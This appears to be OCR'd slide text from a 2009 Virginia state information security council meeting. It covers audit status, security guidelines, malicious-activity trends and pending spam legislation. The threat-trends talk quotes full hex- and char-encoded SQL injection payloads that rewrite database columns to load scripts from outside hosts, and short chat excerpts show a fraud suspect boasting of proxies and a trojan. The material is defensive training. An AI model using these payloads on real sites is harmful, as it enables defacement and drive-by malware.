
(16:49:09) Simone: I can use a chain of proxies
(16:49:42) Simone: for example first minute i am in NY, next minute CA, 3rd China, etc...

The challenge is made ...


(18:58:49)Simone:hmm, do think he can be
anonymous enough?
(18:59:40)Simone: **I use VPN, and private
proxies, caught by the trojan, I am
untrackable...**


This page intentionally blank

The American actor



Sub File: Dillinger





Steven Lance Roberts aka johndillinger

This page intentionally blank

This page intentionally blank

History

- This section intentionally blank

More history

- This section intentionally blank

More …

- This section intentionally blank

This page intentionally blank

Investigation continues in Richmond …

Help is available

- If you or someone you know has been defrauded: Internet Crime Compliant Center (IC3.gov)
- http://onguardonline.gov/filecomplaint.html
- Nigerian Scams: United States Secret Service
- Telemarketing Fraud and check: www.ftc.gov
- Forward spam to spam@uce.gov

Other resources

- Anti-Phishing Working Group (APWG) – antiphishing.org
- PIRT/MIRT/SIRT (Castlecops)
- Mal-aware.org
- Identity Theft Resource Center – idtheftcenter.org
- FTC

Commonwealth Information Security Council

John Willinger,

DMHMRSAS & COV IS Council

Commonwealth Information Security Council

I. Who are we?

II. What is our Charter?

III. How can you participate?

Contact

John.Willinger@co.dmhmrsas.virginia.gov

Northrop Grumman
Self-Assessments, SAS70 & Security Audit Remediation Plans Status

Dennis W. Brink

IT INFRASTRUCTURE PARTNERSHIP

VITA

NORTHROP GRUMMAN

Audit Status

- **SEC501- Self Assessment**
  - 4Q status for 2007 & 2008 was delivered to Agency Operations Managers (AOM) on Jan. 8th 2009, for delivery to the ISO
    - Updated status will be delivered on a quarterly basis to the ISO, by the AOM
  - The SEC501-01 IT Information Security Standard compliance, at your Agency, was measured by using the Enterprise Infrastructure Security Practices (EISP) V2 manual for conducting the 2008 SEC501 - Self Assessment.
- **SAS70 Audit**
  - 2007 Remediation Status - 4Q status is ready for delivery to the ISO
  - 2008 Audit Results:
    - Corrective Action Plans (CAP) will be delivered to field by Jan 31st
    - CAPs have been written and delivered to AOM, for delivery to the ISO
    - Execution of the CAPs will be delivered and monitored through our Incident & Request Management Tool
    - Update status will be delivered on a quarterly basis by the AOM
  - 2009 Audit Planning underway – Audit fieldwork starts February 2009
- **Security Audit**
  - 2007 Remediation Status - 4Q status is ready for delivery to the ISO
  - 2008 Audit Results:
    - Corrective Action Plans (CAP) will be delivered to field by Jan 31st
    - CAPs have been written and delivered to AOM, for delivery to the ISO
    - Execution of the CAPs will be delivered and monitored through our Incident & Request Management Tool
    - Update status will be delivered on a quarterly basis by the AOM
  - 2009 Audit Planning underway – Audit fieldwork starts March 2009 for 8 selected Agencies

Plan for Delivery of Remediation Status


SEC501-Self Assessment remediation:

- Status will be delivered to the ISO quarterly, by the AOM

SAS70 and Security Audits:

- Distribution of CAPs to Field Staff will be via the Incident and Request Management Tool (Peregrine) by end of January 2009
  - Capability to Track, Monitor, and Manage Distribution Workload to completion
  - Field Staff will update Peregrine tool with status
- AOM will provide remediation status quarterly to ISO

Audit and Remediation Timeline



ID	Audit Activity Performed	Start	Finish
1	2007 SAS70 & Security Audits Performed	2/6/2007	6/27/2007
2	2007 SAS70 Remediation Plan Quarterly Reporting	12/3/2007	12/31/2008
3	2008 SAS70 & Security Audits Performed	2/7/2008	6/27/2008
4	2008 SAS70 Remediation Plan Quarterly Reporting	12/1/2008	12/15/2009
5	2009 SAS70 and Security Audits Begin	2/2/2009	6/26/2009
6	2007 SEC501 Self Assessment Execution and Remediation	4/2/2007	11/30/2007
7	2008 SEC501 Self Assessment Execution and Remediation	4/1/2008	11/28/2008

Security Guidelines

Peggy Ward

Policies, Standards & Guidelines… oh my

- There are 10 areas covered in the COV Information Security Policy and Standard and the Information Security Audit Standard.
- Our goal was to publish guidelines for each area to assist agencies with compliance efforts.

1. Risk Management	6. IT Security Audit
2. Data Protection	7. Personnel Security
3. Contingency Planning	8. Systems Security
4. Logical Access Control	**9. Facilities Security**
5. Threat Management	**10. IT Asset Management**

Information Systems Facilities Security Guideline

- Topics Covered
  - Facilities Security
    - Security controls must be in place to safeguard the facilities that house COV Information Technology (IT) equipment, systems, services, and personnel.
  - Roles and Responsibilities
    - Designated individual to be responsible for administering the agency’s information security program, including the agency’s or its service provider’s IT facilities security components.
  - Principal of Least Privilege for Facilities
    - Physical access to essential computer hardware, wiring, displays, and networks should be controlled by the principle of least privilege.

Information Systems Facilities Security Guideline

- Topics Covered – continued
  - Facilities Security Practices and Safeguards
    - Safeguarding IT Systems and Data
    - Safeguards to Protect Against Human, Natural, and Environmental Risks
  - Logical Access Controls
    - Electronic Access Control
    - Two Factor Authentication for Highly Sensitive Areas
  - Physical Access Controls
    - Physical Monitoring Systems (e.g., CCVT)
    - Physical Access Monitoring and Auditing
    - IT System Physical and Logical Access Review
  - Environmental Controls for IT Systems and Data
    - Environmental Controls
    - Fire Detection and Suppression
    - Proactive Design Control
    - Additional Considerations Related to Environmental Controls
- **Appendices**
  - Facility Policy and Template
  - IT Facility Access Log Example and Template

IT Systems Asset Management Guideline


- Topics Covered
  - IT Asset Management
  - IT Hardware Asset Control
    - IT Asset Hardware Removal Control
    - Personal IT Hardware Assets
    - Data Removal from IT Hardware Assets
    - Inventory of IT Hardware Assets
  - Software Asset Control
    - Software Use and License Management Practices
  - Configuration Management and Change Control
  - Appendices
    - Example IT Asset Management Policy
    - Example and Template IT Hardware Asset Inventory
    - Example and Template IT Hardware Asset Label
    - Example Configuration Management Policy
    - Example Change Management Policy

Summary

- Information Systems Facilities Security Guideline on ORCA until February 6, 2009
- https://apps.vita.virginia.gov/publicORCA/default.asp

- IT Systems Asset Management Guideline
- On O.R.C.A. in February

Questions and/or Comments?



Thank you!

Trends in Malicious Activities

Bob Baskette, CISSP, CCNP

Commonwealth Security Incident Management Engineer

Why Information Security Matters

The need for Information Security

- Computer systems have an inherent value to both the computer system owner and those malicious individuals who seek the data stored on the computer systems and the available processing power the computer systems possess.
- Malicious individuals may also be interested in taking over the computer system to store illegal materials or launch attacks that will be traced back to the compromised system instead of the malicious individual.

Information Security Concerns

Recent Information Security analysis has proven that:

- – A Microsoft Windows computer system without the appropriate patches can be exploited in as little as five minutes.
- – A modern desktop computer can send 200,000 spam email an hour.
- – Networks of exploited computers can be rented for targeted attacks via web stores controlled by Bot Owners.

Current Trends in Malicious Behavior

- Phishing
  - IRS and Treasury scams
  - Credit Union and Banking scams
  - Major events (Elections, Holidays)
- Spam
  - Product offers
  - Misdirection to allow installation of malware
  - Misinformation (denial of access)
- Key-Logging software
- SQL-injections
- Web defacement by file replacement
- Social Engineering
- System theft

SQL-injection information

SQL injections can occur whenever client-side data is used to construct an SQL query without first adequately constraining or sanitizing the client-side input. The use of dynamic SQL statements (the formation of SQL queries from several strings of information) can provide the environmental conditions needed to exploit the backend database that supports the web server. SQL injections allow for the execution of SQL code under the privileges of the system ID used to connect to the backend database.

Two primary types of SQL injection vulnerabilities:

Error-based = The error messages reported by the database after receiving an invalid query is displayed to the malicious individual allowing him to leverage information based on this output

Blind = No error information is displayed to the malicious individual thereby increasing the difficulty of detection and exploitation of the vulnerability.

Hex-Encoded SQL-injections

- DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0x4445434C415245204054207661726368617228323535292C4043207661726368617228343030302920444543C415245205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D6520667726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D27272B5B272B40432B275D20776865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F777777332E73733131716E2E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272727294645544348204E4558542046524F4D205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000));EXEC(@S);

- DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=''"></title><script src="hxxp://www3.ss11qn.cn/csrss/w.js"></script><!--''+['+@C+'] where '+@C+' not like ''%"></title><script src="hxxp://www3.ss11qn.cn/csrss/w.js"></script><!--''')FETCH NEXT FROM Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

Multi-Encoded SQL-injection

- code=29%3BBEGIN+DECLARE+%40dose+VARCHAR(8000)+SET+%40dose%3DCHAR(104)%2BCHAR(116)%2BCHAR(116)%2BCHAR(112)%2BCHAR(58)%2BCHAR(47)%2BCHAR(47)%2BCHAR(119)%2BCHAR(119)%2BCHAR(119)%2BCHAR(46)%2BCHAR(109)%2BCHAR(97)%2BCHAR(110)%2BCHAR(115)%2BCHAR(102)%2BCHAR(105)%2BCHAR(101)%2BCHAR(108)%2BCHAR(100)%2BCHAR(46)%2BCHAR(101)%2BCHAR(100)%2BCHAR(117)%2BCHAR(47)%2BCHAR(126)%2BCHAR(97)%2BCHAR(108)%2BCHAR(117)%2BCHAR(109)%2BCHAR(110)%2BCHAR(105)%2BCHAR(47)%2BCHAR(101)%2BCHAR(118)%2BCHAR(101)%2BCHAR(110)%2BCHAR(116)%2BCHAR(115)%2BCHAR(50)%2BCHAR(46)%2BCHAR(99)%2BCHAR(102)%2BCHAR(109)%2BCHAR(63)%2BCHAR(69)%2BCHAR(105)%2BCHAR(100)%2BCHAR(61)%2BCHAR(49)%2BCHAR(52)%2BCHAR(48)%2BCHAR(34)%2BCHAR(62)%2BCHAR(111)%2BCHAR(109)%2BCHAR(101)%2BCHAR(112)%2BCHAR(114)%2BCHAR(97)%2BCHAR(122)%2BCHAR(111)%2BCHAR(108)%2BCHAR(101)%2BCHAR(60)%2BCHAR(47)%2BCHAR(65)%2BCHAR(62)%2BCHAR(13)%2BCHAR(10)%2BCHAR(32)%2BCHAR(60)%2BCHAR(65)%2BCHAR(32)%2BCHAR(72)%2BCHAR(82)%2BCHAR(69)%2BCHAR(70)%2BCHAR(61)%2BCHAR(34)%2BCHAR(104)%2BCHAR(116)%2BCHAR(116)%2BCHAR(112)%2BCHAR(58)%2BCHAR(47)%2BCHAR(47)%2BCHAR(119)%2BCHAR(119)%2BCHAR(119)%2BCHAR(46)%2BCHAR(102)%2BCHAR(109)%2BCHAR(57)%2BCHAR(52)%2BCHAR(57)%2BCHAR(115)%2BCHAR(100)%2BCHAR(46)%2BCHAR(99)%2BCHAR(111)%2BCHAR(109)%2BCHAR(47)%2BCHAR(109)%2BCHAR(117)%2BCHAR(115)%2BCHAR(105)%2BCHAR(99)%2BCHAR(47)%2BCHAR(66)%2BCHAR(105)%2BCHAR(111)%2BCHAR(95)%2BCHAR(112)%2BCHAR(111)%2BCHAR(112)%2BCHAR(46)%2BCHAR(99)%2BCHAR(102)%2BCHAR(109)%2BCHAR(63)%2BCHAR(105)%2BCHAR(100)%2BCHAR(61)%2BCHAR(49)+DECLARE+%40size+INTEGER+DECLARE+%40text+BINARY(16)+SELECT+%40size%3DDATALENGTH(CONTENT),%40text%3DTEXTPTR(CONTENT)+FROM+TBLMEMOS+WHERE+MEMOID+%3D+50+IF+%40size%3D48762+UPDATETEXT+TBLMEMOS%2ECONTENT+%40text+48762+NULL+%40dose+END%2D%2DBF2112&menuLevel=2

- code=29;BEGIN+DECLARE+@dose+VAR@+SET+@dose=hxxp://www.mansfield.edu/~alumni/events2.cfm?Eid=140">omeprazole</A> <A HREF="hxxp://www.fm949sd.com/music/Bio_pop.cfm?id=1+DECLARE+@size+INTEGER+DECLARE+@text+BINARY(16)+SELECT+@size=DATALENGTH(CONTENT),@text=TEXTPTR(CONTENT)+FROM+TBLMEMOS+WHERE+MEMOID+=+50+IF+@size=48762+UPDATETEXT+TBLMEMOS.CONTENT+@text+48762+NULL+@dose+END--BF2112&menuLevel=2

SQL-injection Mitigation

- Most SQL injection vulnerabilities can be mitigated by avoiding the use of dynamically constructed SQL queries
- Use parameterized queries to ensure that the user input will be treated as only as data, not as part of the SQL query
- Encode all data from “Free-Form” user input fields prior to submitting the data to the database.

SQL-injection Mitigation

- Filter or sanitize any strings that must be used to create dynamically constructed queries to ensure that it cannot be used to trigger SQL injection vulnerabilities.
  - Filter character type to input field
    - Alpha characters for name fields
    - Numeric characters in telephone number fields
    - Only allow @ in email fields
  - Avoid the following characters: “ (double quote), ‘ (single quote), ; (semicolon), , (colon), - (dash).
  - Always restrict the allowed characters rather than filtering out specific ‘bad’ ones

Web Application Firewalls

- Web application firewalls (WAF) use the same basic principles as the traditional network firewall except the WAF will also inspect the application layer information of a transaction such as cookies, form fields and HTTP headers.
- WAF can help mitigate the risks imposed by SQL injection and cross-site scripting attacks.
- Most WAF can inspect both HTTP and HTTPS transactions.
- WAF products are meant to be an additional layer of defense in a “Defense-in-Depth” Information Security strategy.

Web Application Firewalls

- WAF products for the Microsoft IIS web server environment
  - Microsoft's Urlscan
    - http://technet.microsoft.com/en-us/security/cc242650.aspx
    - It is deployed as an add-on to IIS version 5 and is integrated into IIS version 6 and version 7
    - Urlscan operates as an ISAPI filter and can provide a level of protection from SQL Injection attacks. Urlscan does not inspect HTTP request body (POST data), so SQL injection attacks that use the POST method may not be detected.
  - WebKnight
    - http://www.aqtronix.com/?PageID=99
    - Free IIS web server add-on product
    - It inspects SQL injection in header, cookies, URL and in POST data.
    - The detection of a SQL injection is based on hitting two of the preset SQL keywords.

Website Defacement

- Website defacement motivation can be grouped into three primary categories:
    - Monetary Gain
    - Political motivation
    - Tagging / Graffiti
- Common techniques for website defacement are:
    - SQL injection of malicious URLs or text
    - Default / Index file replacement
- Most defacements intended to make a statement do not use SQL injection but instead rely on file replacement
    - Security configuration error in FTP service
    - Security configuration error in WebDAV service
    - Security configuration error in FrontPage extensions

Emerging Trends in Malicious Behavior

- Blended attacks
  - Using multiple techniques to evade security controls such as website reconnaissance, spam email, malware
    - Extract valid system admin IDs from a website
    - Spoof email suggesting new web content
    - Video / Audio codex = Trojan
- DNS Cache Poisoning
  - Using DNS to redirect users to malicious websites
  - No longer need to trick a user into visiting a malicious website
  - Do not ignore SSL certificate warnings
- Data Mining
  - Collecting information from multiple on-line systems to enhance Social Engineering

Emerging Trends in Malicious Behavior

- Vulnerability Difference Engine
  - Use a difference engine to find changes in patched software.
  - Isolate changes in programming to reduce time needed to generate malware for a published vulnerability
  - Can yield new malware within a day of the published software patch
- ClickJacking
  - Use of hidden frames on web pages to entice the user into clicking on malicious URLs
- USB Device with embedded malware

Unwanted Gifts = Malware on USB devices

- USB storage devices such memory cards (for digital cameras or MP3 players), flash drive/thumb drives, removable hard drives or digital photo frames are formatted at the factory to simplify installation. During the past three years, these devices have been shipping with additional features such as viruses, trojans, and key logging programs.
  - 500Gbyte and 1Tbyte hard drives purchased by the Federal Government contained a trojan.
  - Digital photo frames sold by Best Buy and CompUSA contained a key logging program.
  - The United States Department of Defense has banned the use of USB flash drives and hard drives on their computer systems.
- Before any USB device is used for the first time:
  - Turn off the Operating System Autorun feature.
  - Scan the device for malicious software.
  - Format memory cards using the built-in digital camera function.
  - Format (zero the drive) new USB hard drives.

Information Security Incident Management Initial Steps

- Record all steps performed by the system administrators
- Minimize system changes
  - Take the system off-line and disconnect the system from the network
  - Do not modify the file system or individual files
- Archive log information
  - Copy system logs, event logs, web server logs, and FTP server logs to a common location
  - Store a copy of any firewall and IDS logs to the same location

Information Security Incident Management Initial Steps

- Report the Security Incident:
  - Use the Information Security Incident Reporting form located at: https://www.vita.virginia.gov/security/incident/secureCompIncidentForm/threatReporting.cfm
  - Contact the VCCC at 866-637-8482 to open a ticket.
  - Send an email to CommonwealthSecurity@vita.virginia.gov

Useful Tools

- Commonwealth Security Information Resource Center
- Web server scanning tools
  - Nessus
  - Core Impact
  - OWASP WebScarab Application Testing Framework
- Incident Management Perl Scripts
  - IIS Log Parsing Programs
  - GeoLocate IP-address Programs
  - HEX-Char and DEC-Char String Decoding Programs
- Helix
  - http://www.e-fense.com/helix/
- Sleuth Kit
  - http://www.sleuthkit.org/

Commonwealth Security Information Resource Center

- http://www.csirc.vita.virginia.gov
- Two Main Goals
  - Create a place to provide security information that is relative to the Commonwealth
    - Includes security topics within the COV government
    - Addresses topics for those with interests in the security community
      - Citizens, businesses, other states, etc.
  - Create a source for providing threat data to third parties
    - Summary threat data for public viewing
    - Detailed threat data available for appropriate parties

Security Information

- Types of information posted
  - Security advisories
    - Advisories affecting the Commonwealth government computing environment
  - Phishing scams
    - Attempts to gather information from users that will be useful for malicious activity
  - Information security tips
    - How to integrate security into daily activity
  - News
    - The latest news about information security that would be useful to the government and it’s constituents
  - Threat data
    - Information showing statistics about the top attackers targeting the Commonwealth.

Important COV Security URLs

Commonwealth Security Information Resource Center

http://www.csirc.vita.virginia.gov

VITA Commonwealth Security

http://www.vita.virginia.gov/security/

COV ITRM Policies, Standards, and Guidelines

http://www.vita.virginia.gov/library/default.aspx?id=537#securityPSGs

COV Information Security Awareness Toolkit

http://www.vita.virginia.gov/security/default.aspx?id=5146

Information Security Incident Reporting Form

http://www.vita.virginia.gov/security/incident/secureCompIncidentForm/threatReporting.cfm

Security Research URLs

Internet Storm Center
http://isc.sans.org/

SANS Reading Room
https://www.sans.org/reading_room/

OWASP
http://www.owasp.org/index.php/Main_Page

OWASP WAF
http://www.owasp.org/index.php/Web_Application_Firewall

OWASP WebScarab Application Testing Framework
http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project

Security Focus
http://www.securityfocus.com/

US-CERT
http://www.us-cert.gov

Team Cymru
http://www.team-cymru.org/

Final Thoughts

- It is the responsibility of the computer system owner to protect the network and the computer systems attached to that network.
- Visit computer security websites to become aware of the current and emerging malicious threats.
  - www.isc.sans.org
  - www.us-cert.gov
  - www.securityfocus.com

Questions???

For more information, please contact:

CommonwealthSecurity@VITA.Virginia.Gov

For more information on the tools mentioned in this presentation:

Bob.Baskette@VITA.Virginia.GOV

Thank You!

VITA Virginia Information Technologies Agency

General Assembly Legislation Session 2009

Peggy Ward

Chief Information Security & Internal Audit Officer

HOTLINK

For easy web access to any of the House or Senate Bills right click on the bill number and choose Open Weblink.

HB 1660

Telework assistance; Director may advise & assist public & private employers upon request.

Telework assistance to public and private employers; reporting requirements. Transfers certain responsibilities regarding telework assistance from the Secretary of Administration to the Office of Telework Promotion and Broadband Assistance. ***Patron: Scott***

Status:

12/15/08 House: Referred to Committee on General Laws
01/12/09 House: Assigned GL sub:

Professional/Occupational/Adminstrative Process

HB 1796

Unsolicited bulk electronic mail (spam); penalty.

Unsolicited bulk electronic mail (spam); penalty. Creates a Class 1 misdemeanor when a person (1) uses a computer or computer network with the intent to falsify or forge electronic mail transmission information or other routing information in any manner in connection with the transmission of unsolicited commercial electronic mail ("spam") through or into the computer network of an electronic mail service provider or its subscribers; or (2) knowingly sells, gives, or otherwise distributes or possesses with the intent to sell, give, or distribute software that (i) is primarily designed or produced for the purpose of facilitating or enabling the falsification of the transmission information or other routing information of spam; (ii) has only limited commercially significant purpose or use other than to facilitate or enable the falsification of the transmission information or other routing information of spam; or (iii) is marketed by that person acting alone or with another for use in facilitating or enabling the falsification of the transmission information or other routing information of spam. A person is guilty of a Class 6 felony if, in addition to the elements of the Class 1 misdemeanor offense, the volume of spam transmitted exceeds a certain limit or the revenue generated exceeds a certain amount. This bill parallels the existing spam law but limits application to commercial electronic mail. Commercial electronic mail is defined in the bill as electronic mail, the primary purpose of which is the commercial advertisement or promotion of a commercial product or service (including content on an Internet website operated for a commercial purpose). ***Patron: Loupassi***

Status:
01/09/09 House: Referred to Committee for Courts of Justice

HB 1797

Unsolicited bulk electronic mail (spam); penalty.

